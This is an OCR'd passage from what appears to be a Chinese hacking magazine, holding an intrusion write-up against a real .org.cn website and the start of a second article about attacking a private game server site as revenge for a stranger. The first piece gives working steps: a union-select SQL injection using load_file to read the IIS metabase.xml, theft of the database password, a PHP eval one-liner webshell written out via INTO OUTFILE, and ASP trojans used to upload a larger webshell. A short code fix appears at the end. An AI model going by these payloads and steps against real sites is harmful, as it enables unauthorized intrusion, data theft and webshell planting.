


图1



```
AdminACL="49634462f0000000a40000004000000ca1e2a88098e7666bf6cfff456e9e67ae49a0936ba7dea63e3
1369b2bebcb2a308fe60663ee566d0330f99611361fc6757a0e6e4a34b571c626c24b8fd68bd5213e9c16e1ec943
5f7639384a174846a37c4f4c7ecc7f1c9673d0ef8eb514e0fa83028a71e1a124e845811569d0cc6525c4178db09a
bb047f42475cb1c0b47be24b17feadaabc41bfe1f675b07e40ee06d1b5081e9b81ce1790825efaf4834327d2d424
7adce2063a629c59bd89ddbddf1f0957c51e92d2106bf10ac99b7f556d4735f864"
        >
</IIS_ROOT>
<IIsComputer    Location ="/LM"
                EnableEditWhileRunning="0"
                EnableHistory="1"
                MaxBandwidth="4294967295"
                MaxHistoryFiles="10"
        >
</IIsComputer>
<IIsConfigObject        Location ="/LM/IISADMIN"
        >
```

图2

这个注入点可以联合查询（union），可以读取任意文件，不能用outfile导出，不能暴出路径。当前思路，弄到网站路径，读取网页的源码，查找敏感信息。

c:\windows\system32\inetsrv\metabase.xml是IIS的配置文件，记载着相当多的信息，包括网站的路径。将“**c:\windows\system32\ inetsrv\metabase.xml**”转换为16进制“**0x633A5C77696E646F77735C73797374656 D33325C696E65747372765C6D6574616 26173652E786D6C**”，构造如下语句：

```
http://www.***.org.cn/test1/ads_match/sheying3/personal.php?id=606/**/and/**/1=2/**/union/**/select/**/load_file(0x633A5C77696E646F77735C73797374656 D33325C696E65747372765C6D6574616 26173652E786D6C),2,3,4,5,6,7,8,9,10/*
```

因为magic_quotes_gpc = On，单引号被转义，所以要转成十六进制，用ASCII码也可以。至于为什么要插在1的位置，是我一个一个试的。插了几个别的地方，因为长度的原因都只显示出一点，又不能导出，而1的位置恰好是一个隐藏域的值，没有长度的限制，完整的读了出来。当然，要查看源文件才可以看得见，如图2。仔细往下找，终于艰难地找到了路径的信息。

三、登录phpmyadmin后台

利用上一步获取的路径，把相对路径转换成绝对路径，读取首页文件index.php，轻松发现了其包含的数据库链接文件sqlconnect.php。继续阅读，发现数据库连接密码。事先了解到网站有phpmyadmin后台，用拿到的密码登录，本想直接执行下面的语句获得shell，可惜创建表失败。

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[1]);?>');
select cmd from a into outfile 'E:/xxx/yijuhua.php';
Drop TABLE IF EXISTS a;
```

既然不能创建新表，那就用旧的。找一个text类型的字段，向其中写入一句话，然后导出到网站路径。另一个办法是查询后台密码，然后登录后台，这样比较麻烦，而且MD5很强悍。

在comic库的notice表里插入一条记录，设置一个个性的id，为下一步导出作铺垫，如图3。




图3

然后执行SQL：

```
Select content from notice where id=12345 into outfile 'e:\wwwroot\manage\yijuhua.php'
```

提示执行成功了，但不是按预想的那样写到了网站的manage目录下，而是写成了e:wwwrootmanageyijuhua.php，也就是斜杠被过滤掉了。那好办，执行这样的SQL语句：





图4

```
Select content from notice where id=12345 into outfile 'e:\\wwwroot\\manage\\yijuhua.php', 如图4。
```



```
/*===================== 程序配置 =====================*/

// 是否需要密码验证,1为需要验证,其他数字为直接进入.下面选项则无效
$admin[\'check\'] = \"1\";

// 如果需要密码验证,请修改登陆密码
$admin[\'pass\']  = \"1\";

/*===================== 配置结束 =====================*/


// 允许程序在 register_globals = off 的环境下工作
$onoff = (function_exists(\'ini_get\')) ? ini_get(\'register_globals\') : get
(\'register_globals\');

if ($onoff != 1) {
        @extract($_POST, EXTR_SKIP);
        @extract($_GET, EXTR_SKIP);
}
```

图5

四、上传大马又曲折

访问 http://manage.***.org.cn/yijuhua.php，文件存在，写入成功！用 ZV 新型客户端连接（开始用的 LANKER2 的一句话，但是上传大马的时候虽然传上去了，但不能运行。用 load_file 读了一下，发现所有的引号前面都多了个斜杠，而 ZV 提交数据是先转换成 ASCII 码再用 char()函数处理，可以绕过可恶的转义)，但是 ZV 没有上传大马的功能，只能新建文件。

但这时文件内容长度有限制，开始写了个只有上传功能的 php 小马，在传大马的时候发现又成了那样，通通被转义，如图 5，于是想到了强大的 IIS。

刚利用它弄到了网站的路径，现在又要用到它了！ IIS 默认可以解析 ASP，传个 ASP 的小马，再传就可以绕过 PHP 的转义了，OK！写小马，用小马传大马，成功！

五、归纳总结

上面写得很乱很杂，重新整理下思路：

发现注入点->能读不能写，暴不出路径->读取 IIS 配置文件 Metabase.xml 找到网站物理路径->读取首页文件发现数据库连接文件->读取数据库连接文件发现数据库密码->登录 phpmyadmin 后台创建表失败->利用已存在的表写入一句话，导出->连接传小马，小马传上去的大马被转义->再用 ZV 一句话写 asp 的小马，传大马成功。




图6

为了大家看明白，我特别制作了一个树型思路流程图，呵呵，如图 6 所示。

六、后记——注入点的修补

用 phpspy 编辑存在漏洞的文件 personal.php，可以看到如下代码：

```
$id=isset($_GET["id"])?$_GET["id"]:$row1["id"];
$res=mysql_query("select * from vote where id=".$id);
```

很明显 $id 没有过滤就被直接带入查询了，因为 $id 是数字型的，修补只需要用 intval()处理一下就可以了。修改后的代码如下：

```
$id=isset($_GET["id"])?$_GET["id"]:$row1["id"];
$id=intval($id);
$res=mysql_query("select * from vote where id=".$id);
```

文章截稿时漏洞已修补，小弟才疏学浅，文章漏洞百出，还望高手勿笑。

[文章中用到的 ZV 新型 PHP 一句话木马客户端 GUI 版.EXE 已收录在本期光盘]

编辑点评：

本文写得较简单，没有多余的废话，而且入侵后总结的方法比较新颖，不过技术还是老东东了，大家温习一下吧。

入侵某私服网

文/图 冰的原点[L.S.T]

本文你可以学到：

1、dedecms 漏洞的利用

2、php 注入的常规方法

一、起因

某天接近傍晚之时，记不清楚是何年何月了，QQ 的系统消息来了，打开一看，上面写着“xx 介绍的”，和其聊天之，发现是一私服玩家，其人和 xx 私服有点……，然后又不知道从哪里打听到我的 QQ 号，然后又不知道为什么加了我，总之就是一句话，想让我替它出一口气，把 xx 私服站点给 xx 了。我问了一下好友，果然是他介绍的，哎，不好推辞，然后就发生了本文所写的二三幕……

二、初战失利

打开他丢过来的站点，http://www.xx.com，以前都没有搞过这类站点，一打开我傻了，如图 1，和平时搞的站不太一样呀！

随便打开一个链接都是类似于 http://www.xx.com/go.htm?u=http://xx.com 这样，首页上的链接有两个值得关注的地方，一个是私服新闻链接，一个是私服攻略的链接。不过打开一看，也全是 html 的页面。初看起来，似乎难度系数有点大哦。




图1

我决定先是利用自己的字典扫描目录并配合 wvs 扫描的结果分析可以利用的页面；然后利用 google 和百度查找一些情况。我用的扫描工具是 wwwscan 和 wvs，先让扫描工具扫描着，我也不能闲着，打开 google，先“**site:xx.com**”一下，在翻了几页后，发现了一个 php 页面的链接，如图 2。顺势点开一看，原来有 dedecms 这套系统在上面呀，如图 3。




图 2




图